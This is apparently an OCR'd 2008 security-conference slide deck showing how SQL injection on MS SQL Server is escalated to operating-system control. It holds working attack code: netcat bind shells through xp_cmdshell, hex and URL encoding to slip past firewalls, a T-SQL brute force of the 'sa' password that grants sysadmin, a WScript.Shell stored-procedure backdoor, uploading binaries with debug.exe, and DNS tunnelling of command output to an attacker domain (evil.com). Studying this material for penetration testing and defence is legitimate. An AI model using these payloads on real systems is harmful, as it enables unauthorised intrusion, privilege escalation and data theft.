Building the bridge between the web app and the OS: GUI access through SQL Injection

Alberto Revelli

ayr@portcullis-security.com
r00t@northernfortress.net

EuSecWest 2008 - May 21-22, London


Agenda

- ✓ Context
- ✓ Evading WAF/IPS
- ✓ Escalating privileges
- ✓ Uploading executables
- ✓ DNS-fu
- ✓ GUI access

About me...

- ✓ Senior Consultant for Portcullis Computer Security
- ✓ Technical Director of Italian Chapter of OWASP
- ✓ Co-author of the OWASP Testing Guide 2.0
- ✓ Developer of sqlninja - http://sqlninja.sourceforge.net

SQL Injection: the 2-slides course



Client


http://www.hack-me.com/profile.asp?user=1

Web Application

SELECT name,address,mail,creditcard FROM users WHERE id='1'

Back-end Database

SQL Injection: the 2-slides course



Client

http://www.hack-me.com/profile.asp?user=SQL_CODE


Web Application

The application does not filter input parameters!!

SELECT name,password,creditcard FROM users WHERE id=[SQL_CODE]

Back-end Database

Ok, so you have found a SQL Injection...


File Edit View History Bookmarks Tools Help
https://192.168.240.11/checkid.asp?id=%27
Wizz RSS 2.1.9
Feed Search
Help etc.
Options etc.
Watch List
NOW WHAT?

HACKME.COM

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark after the character string ''.

/checkid.asp, line 33

Several possible ways: ...how about data?

- Plenty of research in non-blind injection (e.g.: UNION SELECT techniques)
- Slower but very effective techniques for blind injection (inference based techniques)
- A heap of potential fun (Usernames? Passwords? Credit Cards? Jenna Jameson's phone number?)
- ...And a heap of tools to choose from:
  - sqlmap
  - bobcat
  - absinthe
  - SQL Power Injector
  - Priamos
  - more............

Nice, but more fun with the underlying OS

Modern DBMS are very powerful applications, which provide several instruments to directly talk with the underlying operating system

Why not play a little bit with these instruments to talk with the operating system ourselves?

- ✓ Some research done, but not as much
- ✓ You usually need administrative access, but there is no lack of privilege escalation attacks
- ✓ A heap of potential fun too (Usernames, Passwords, Credit Cards, Jenna Jameson's phone number, PLUS a foothold in the internal network!)
- ✓ Tools? uhm....

So, let's build this “bridge”

A few Google queries will return several nice tricks to do the job.

Alternatively, the Database Hacker's Handbook provides a nicely packaged start-up kit

MySQL on Windows

```
select 0x4D5A...<DLL data> into dumpfile 'rogue.dll';

create function do_system returns string soname
 'rogue.dll';

select do_system('dir > foo.txt')
```

Each DB needs its own 'bridge' of course

IBM DB2

```
create procedure runcmd (in cmd varchar(100))
external name 'c:\windows\system32\msvcrt!system'
language c
deterministic
parameter style db2sql

call cmddb2 ('ping x.x.x.x')
```

Each DB needs its own 'bridge' of course

ORACLE 10g

```
BEGIN
  dbms_scheduler.create_job(job_name => 'cmd',
                            job_type => 'executable',
                            job_action => 'ping 127.0.0.1'
                            enabled => TRUE,
                            enabled => TRUE;)
END;

exec dbms_scheduler_run_job('cmd');
```

Our focus today: MS SQL Server

When dealing with SQL Injection against Microsoft SQL Server, the most basic attack pattern uses the xp_cmdshell extended procedure with the following steps:

1. Create an FTP script on the target DB Server

   ```
   xp_cmdshell 'echo open x.x.x.x > ftp.script'...
   ```

2. Execute ftp.exe and upload netcat.exe on the remote server

   ```
   xp_cmdshell 'ftp -n -s:ftp.script'
   ```

3. Using netcat, bind cmd.exe on some port on the remote server

   ```
   xp_cmdshell 'nc.exe -e cmd.exe -L -d -p 53'
   ```

4. Connect to that port and enjoy the shell

Real life constraints....

Very nice, but let's deal with the real world now...

- ✓ Our input can be sanitized by a web application firewall
- ✓ Our queries might be run with low privileges
- ✓ Only some obscure unknown port is allowed between the database server and the Internet (or maybe none at all!)
- ✓ DOS prompt is not really that powerful, is it?

Agenda

- ✓ Context
- ✓ Evading WAF/IPS
- ✓ Escalating privileges
- ✓ Uploading executables
- ✓ DNS-fu
- ✓ GUI access

Defence through pattern matching

Several Web Application Firewalls and IPS filter requests based on well-known malicious patterns. E.g.:

- xp_*
- sp_*

This will filter all useful commands, such as:

```
exec xp_cmdshell 'ping 127.0.0.1'
```

but what about the following:

```
declare @a nvarchar(1000)
set @a = reverse('''1.0.0.721 gnip'' llehsdmc_px')
exec (@a)
```

Defence through pattern matching

Of course, filters could be more paranoid, blocking a lot more things:

- xp_*
- sp_*
- select
- Single quotes

So let's see what happens encoding our command in hex:

```
exec master..xp_cmdshell 'cmd /C ping 127.0.0.1'
```

↓

```
0x65786563206d61737465722e2e78705f636d647368656c6c2
 027636d64202f432070696e67203132372e302e302e31273b
```

Bypassing pattern matching filters

So let's do something like this:

```
declare @a varchar(8000)
set @a = 0x65786563206d61737465722e2e78705f636d64736
  8656c6c2027636d64202f432070696e67203132372e302e302
  e31273b
exec (@a)
```

Looks complicated, but note the following:

- No xp_cmdshell
- Only 3 SQL commands (with unsuspicious names) are enough to hide all possible SQL queries
- No single quotes at all!! Perfect for a numeric injectable parameter!

Bypassing pattern matching filters

If that is not enough, we can add more complexity:

- Comments as separators (spaces become: /**/)
- Random case
- Random URI encoding

....And our previous query becomes something like:

```
%64ECl%41RE%2F%2A%2A%2F%40%61%2F%2A%2A%2F%76Ar%63%48aR%28
 8000%29%2F%2A%2A%2F%73ET%2F%2A%2A%2F%40A%3D%30%586%35786
 %3563%3206d617%33746%35%372%32e2%457870%35F636d647368%36
 %35%36%63%36c2%302%37636D%3642%30%32f%34320%37%3069%36%65
 %36720%331%332372E%330%32E3%30%32%45%3312%373b%2F%2A%2A%2F
 eX%65%43%2F%2A%2A%2F%28%40A%29
```

Don't trust pattern matching too much.....

Agenda

- ✓ Context
- ✓ Evading WAF/IPS
- ✓ Escalating privileges
- ✓ Uploading executables
- ✓ DNS-fu
- ✓ GUI access

Privilege escalation: OPENROWSET

OPENROWSET (Transact-SQL):

“Includes all connection information that is required to access remote data from an OLE DB data source. This method is an alternative to accessing tables in a linked server and is a one-time, ad hoc method of connecting and accessing remote data by using OLE DB” - http://msdn2.microsoft.com/en-us/library/ms190312.aspx

- Used to perform queries on other database servers
- Needs proper credentials to access the required data
- If the DB Server is not specified, the connection is local
- Accessible by all users on SQL Server 2000
- With a simple inference-based injection, allows us to bruteforce the 'sa' password
- SQL Server 2000 passwords are case insensitive, by the way :)

Privilege escalation: OPENROWSET (cont.)

```
Select * from OPENROWSET('Network=DBMSOCN; Address=;
uid=sa;pwd='<pwd>','waitfor delay ''0:0:30'';
select 1')
```

Our query must return at least one column

Wordlists are easy to find on the Internet

Don't forget to escape the apostrophe

This empty field makes the connection local

- ✓ We can now perform a blind bruteforcing by making a connection for each candidate and simply measuring the DB response time
- ✓ The connection that takes ~30 to complete is the one with the correct password

Privilege escalation: OPENROWSET (cont.)

- Of course, mixed authentication needs to be enabled, which is usually the case
- That's a bad choice, of course, since 'sa' cannot rely on built-in Windows password policies (complexity rules, etc.), and its password is transmitted in clear to the DB
- The process is very reliable and effective, provided that the 'sa' password is based on a dictionary word
- The big problem is that we will likely need a massive amount of connections, which will therefore create a massive amount of log entries, both on the web server and on the DB server
- Luckily, there is another approach that solves the last problem

Privilege escalation: OPENROWSET (cont.)

From “(more) advanced SQL Injection”by Chris Anley, 2002:

```
declare @query nvarchar(500), @pwd nvarchar(500),@charset
nvarchar(500), @pwdlen int, @i int
set @charset = N'abcdefghijklmnopqrstuvwxyz01234567890'
set @pwdlen = 8
while @i < @pwdlen begin
      -- make password candidate
      select @query=N'select 1 from OPENROWSET (''Network=DBMSOCN;
        Address=;uid=sa;pwd='+@pwd+N''',''select 1;
        sp_addsrvrolemember''''+system_user+N'''',
        ''''sysadmin'''' '')'
      exec xp_execresultset @query, N'master'
      -- check success
      -- increment the password
end
```

The bruteforce can be performed remotely on the DB server, using its own computing power!

Privilege escalation: OPENROWSET (cont.)

- Curiously enough, Chris Anley didn't release the whole code and no public tool implemented this technique until now, so why not giving it a try?
- But no point in implementing something without making it a little better, right?
- The original code checks whether the password is the correct one *in every iteration*
- We prefer to split the task in chunks and make only 1 check at the end of each chunk, speeding up the whole process

Privilege escalation: OPENROWSET (cont.)

```
declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99),
@a int, @b int, @q nvarchar (4000)
```

Let's see the case of a 2-character password....

We start declaring the required variables....

- @p: candidate password
- @z: single character to build the candidate password
- @s: charset
- @a, @b: cursors (they will move across the charset to build the candidate)
- @q: query to run to attempt the privilege escalation

Privilege escalation: OPENROWSET (cont.)

```
declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99),
@a int, @b int, @q nvarchar (4000)
set @a=1 set @b=1 set @s=N'abcdefghijklmnopqrstuvwxyz0123456789{}[]''./!'
while @a<37 begin while @b<37 begin
```

- ✓ We initialize the charset and the two cursors
- ✓ Our charset contains the single quote, that needs to be escaped
- ✓ We then create needed number of nested cycles, depending on the length of the password

Privilege escalation: OPENROWSET (cont.)

```
declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99),
@a int, @b int, @q nvarchar (4000)
set @a=1 set @b=1 set @s=N'abcdefghijklmnopqrstuvwxyz0123456789{}[]''./!'
while @a<37 begin while @b<37 begin
  set @z = substring(@s,@a,1) if @z='''' set @z='''''' set @p=@p+@z
  set @z = substring(@s,@b,1) if @z='''' set @z='''''' set @p=@p+@z
```

- ✓ For each cycle, we build up our password by estracting the current pair of characters from the charset
- ✓ If the character is a single quote, we need to escape it

Privilege escalation: OPENROWSET (cont.)

```
declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99),
@a int, @b int, @q nvarchar (4000)
set @a=1 set @b=1 set @s=N'abcdefghijklmnopqrstuvwxyz0123456789{}[]''./!'
while @a<37 begin while @b<37 begin
  set @z = substring(@s,@a,1) if @z='''' set @z='''''' set @p=@p+@z
  set @z = substring(@s,@b,1) if @z='''' set @z='''''' set @p=@p+@z
  set @q=N'select 1 from
  OPENROWSET(''SQLOLEDB'',''Network=DBMSSOCN;Address=;uid=sa;pwd='+@p+N''',
  ''select 1; exec master.dbo.sp_addsrvrolemember '''''+system_user+N''''',
  ''''sysadmin'''' '')'
  exec master.dbo.xp_execresultset @q,N'master'
set @b=@b+1 end set @b=1 set @a=@a+1 end
```

- We have built our candidate password, so we use it to create the query @q, where we add our current user (system_user) to the sysadmin group
- We run @q using xp_execresultset
- We update the cursors, and we move on to the next execution of the cycle, independently from whether the password was correct or not

Privilege escalation: OPENROWSET (cont.)

```
declare @p nvarchar(99),@z nvarchar(10),@s nvarchar(99),
@a int, @b int, @q nvarchar (4000)
set @a=1 set @b=1 set @s=N'abcdefghijklmnopqrstuvwxyz0123456789{}[]''./!'
while @a<37 begin while @b<37 begin
  set @z = substring(@s,@a,1) if @z='''' set @z='''''' set @p=@p+@z
  set @z = substring(@s,@b,1) if @z='''' set @z='''''' set @p=@p+@z
  set @q=N'select 1 from
  OPENROWSET(''SQLOLEDB'',''Network=DBMSSOCN;Address=;uid=sa;pwd='+@p+N''',
  ''select 1; exec master.dbo.sp_addsrvrolemember '''''+system_user+N''''',
  ''''sysadmin'''' '')'
  exec master.dbo.xp_execresultset @q,N'master'
  set @b=@b+1 end set @b=1 set @a=@a+1 end
```

```
if is_srvrolemember('sysadmin') > 0 waitfor delay '0:0:5';
```

After the cycle has been completed, we finally check whether our attack was successful or whether we need to try longer passwords

Privilege escalation: OPENROWSET (cont.)

- Performing the check every 'chunk' instead of every single password, increases the overall performance
- We try passwords of 1 character, then 2, then 3, then chunks of n^3 passwords, where n is the charset length

```
icesurfer@ ~/sqlninja $ ./sqlninja -m bruteforce
Sqlninja rel. 0.2.3
....<snip>...
  Max password length  [min:1 max:10]
> 4
  Charset to use:
  1) {a-z}{0-9}
  2) {a-z}{0-9}-+_!{}[],.
  3) {a-z}{0-9}-+_!{}[],.@#$%^'*()=:"\/<>
> 1
[+] Trying passwords of length...1
[+] Trying passwords of length...2
[+] Trying passwords of length...3
[+] Trying passwords of length...4
[+] Trying 'a___' chunk
[+] Trying 'b___' chunk
...<snip>...
```

Privilege escalation: OPENROWSET (cont.)

So, summing up....

- This attack is suited when the 'sa' password is not a dictionary word, and leaves a small footprint in the logs
- The bruteforce is performed using the CPU resources of the DB Server itself, which is quite a funny thing to do...
- However, it can push the CPU utilization of the DB server to 100% for a long time, so be careful. Luckily, the 'chunked' implementation allows the penetration tester to interrupt the attack if a problem is spotted: just hit CTRL+C and the bruteforce will stop at the end of the current chunk

Not to forget xp_cmdshell...

```
exec master..sp_addextendedproc 'xp_cmdshell','xplog70.dll'
-- SQL Server 2000

exec master..sp_configure 'show advanced options',1; reconfigure
exec master..sp_configure 'xp_cmdshell',1; reconfigure
-- SQL Server 2005
```

Re-enabling xp_cmdshell is trivial, but it might be noticed.... luckily enough, we can avoid that...

```
exec master..sp_configure 'show advanced options',1;reconfigure
exec master..sp_configure 'ole automation procedures',1;reconfigure;

CREATE PROCEDURE sp_sqlbackup(@cmd varchar(255)) AS
   DECLARE @ID int
   EXEC sp_OACreate 'WScript.Shell',@ID OUT
   EXEC sp_OAMethod @ID,'Run',Null,@cmd,0,1
   EXEC sp_OADestroy @ID
```

Agenda

- ✓ Context
- ✓ Evading WAF/IPS
- ✓ Escalating privileges
- ✓ Uploading executables
- ✓ DNS-fu
- ✓ GUI access

Uploading our favorite tools....

- Of course, if outbound FTP works, go for it
- Alternatively, if you have a local SQL Server that can be contacted by the target SQL Server, you can transfer executables with BCP
- By playing with HKLM\Software\Microsoft\MSSQLServer\Client\ConnectTo, this can be made to work on any port
- However, we might not know the right port number, at this point
- Let's see a different approach, then...

Introducing the old MS-DOS debugger

DEBUG.EXE - a program you can use to test and debug MS-DOS executable files*

- ✓ Always installed by default (NT/2000/2003)
- ✓ Scriptable

Commands that are interesting to us:

- ✓ n (name) –specify the file to debug
- ✓ r (register) –writes a value in a register
- ✓ f (fill) –fill a memory segment with a specified value
- ✓ e (enter) –write a specified value into a memory address
- ✓ w (write) –save the file to disk

http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/debug.mspx

“Recreate” a binary file with Debug.exe

Example: netcat.exe

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
<snip>
```

The file can be “recreated”with the following script:

```
n nc.tmp            // Create a temporary file
r cx 6e00           // Write the file dimension
                    // into the CX registry
f 0100 ffff 00      // Fill the segment with 0x00
e 100 4d 5a 90      // Write in memory all values
e 104 03            // that are not 0x00
e 108 04
e 10c ff ff
<snip>
w                   // Write the file to disk
q                   // Quit debug.exe
```

Creating that script is not hard at all...

```
while (read(FILE,$record,1)) {
        @a = unpack($template,$record);
        foreach (@a)  {
                $b = sprintf("%02x",$_);
                if ($_ ne "0") {
                $counter2++;
                        if ($string eq "") {
                                $string = "e ".sprintf("%x",$counter)." ".$b;
                        } else {
                                $string .= " ".$b;
                        }
                } else {
                        if ($string ne "") {
                                $script .= $string."\n";
                                $string = "";
                                $counter2 = 0;
                        }
                }
        }
        $counter++;
        if ($counter2 == 20) {
                $script .= $string."\n";
                $string = "";
                $counter2 = 0;
        }
}
$script .= "w\nq\n";
```

Upload of executable files

- Feeding that script into debug.exe will recreate the original executable (debug.exe < script.scr)
- The script generator (makescr.pl) is included in the latest sqlninja release
- Debug.exe returns an error when it is used to create an exe file, but a simple workaround is to rename the original file and then rename it again at the end of the process
- Uploading to %TEMP%, we bypass write restrictions
- We have only one limit: since debug.exe only works with a 16-bits memory space (the old MS-DOS one), we can only create executables up to 64k in size
- No worries, we will bypass this limit too!

Upload of executable files

```
http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'echo+f+0100+FFFF+00+>>+prog.scr';

http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'echo+e+100+4D+5A+90+>>+prog.scr';

....

http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'debug+<+prog.scr';

http://www.victim.com/checkid.asp?code=0;exec+master..xp_cmdshell+'ren+prog.txt+prog.exe';
```

At the end of the process, the executable has been transferred and is ready for use. Note that:

- ✓ We only used regular HTTP requests
- ✓ We only needed ASCII characters to create a binary file
- ✓ If we uploaded netcat, we can start using it as a port scanner and look for an allowed outbound port, either TCP or UDP, to use for our shell

Agenda

- ✓ Context
- ✓ Evading WAF/IPS
- ✓ Escalating privileges
- ✓ Uploading executables
- ✓ DNS-fu
- ✓ GUI access

Output tunneling

At this point:

- ✓ We have administrative rights
- ✓ We can execute commands on the DB Server
- ✓ We can upload new executable files

Now the last part of the problem is to retrieve the output of the commands we launch. If connections to/from the database are not possible for a direct/reverse bindshell, the only alternative is to create a tunnel that uses some allowed protocol and that leverages a third machine that is used as a proxy

Output tunneling (cont.)

HTTP

- We need to find an HTTP proxy and (likely) also the credentials to be able to use it

SMTP

- Using xp_sendmail (Database Mail on SQL Server 2005), or uploading an executable that looks for an available SMTP

DNS

- To use DNS, we only need that the target DB Server can resolve domain names. The technique consists in uploading an executable that receives commands via SQL Injection, executes them, and finally encodes the output in one or more DNS requests. The only prerequisite is that the attacker must have authoritative control on some domain (e.g.: evil.com)

DNS tunneling

- This is not a new idea: Dan Kaminsky did a brilliant job in tunneling even audio/video on DNS traffic :)

- Also, several researchers applied the same concept in order to extract data during a blind SQL Injection attack, such as Haroon Meer, Marco Slaviero and Patrick Karlsson

- A good implementation of the concept can also be found in the tool Squeeza, by the Sensepost guys

DNS tunneling

1) Upload a remote agent (dnstun.exe) using the debug.exe script method

2) Launch any command contacting the agent via SQL injection

```
http://www.victim.com/page.asp?
id=0;exec+master..xp_cmdshell+'dsntun.exe+evil.com+dir+c:';
```

3) The agent executes the command with CreateProcess() and intercepts its output using CreatePipe(). Then encodes it in a slightly modified base32, whose characters are all valid in a DNS request

```
output:
273yb2c3oe2nh098yr2en3mjew0ru3n29jm30r29j2r085uy20498u....
```


DNS tunneling (cont.)

4) The agent then crafts one or more hostnames belonging to the attacker's domain, using the encoded output as the hostname part. Those hostnames are then resolved with gethostbyname(). Hostname must include a counter and a flag to signal if more packets are to be expected. All this must be done in a streamed way, so that the transmission can start when the command is still executing

```
gethostbyname(“h273yb2c3oe2nh098yr2en3mjew0ru3n29jm.evil.com”);
```

5) The request is received by the DNS server of the target network. The DNS server will forward the request to the authoritative DNS server for the evil.com domain, which is the IP address of the attacking machine. The attacker at this point only needs to decode the hostname(s) and recover the command output

DNS tunneling (cont.)

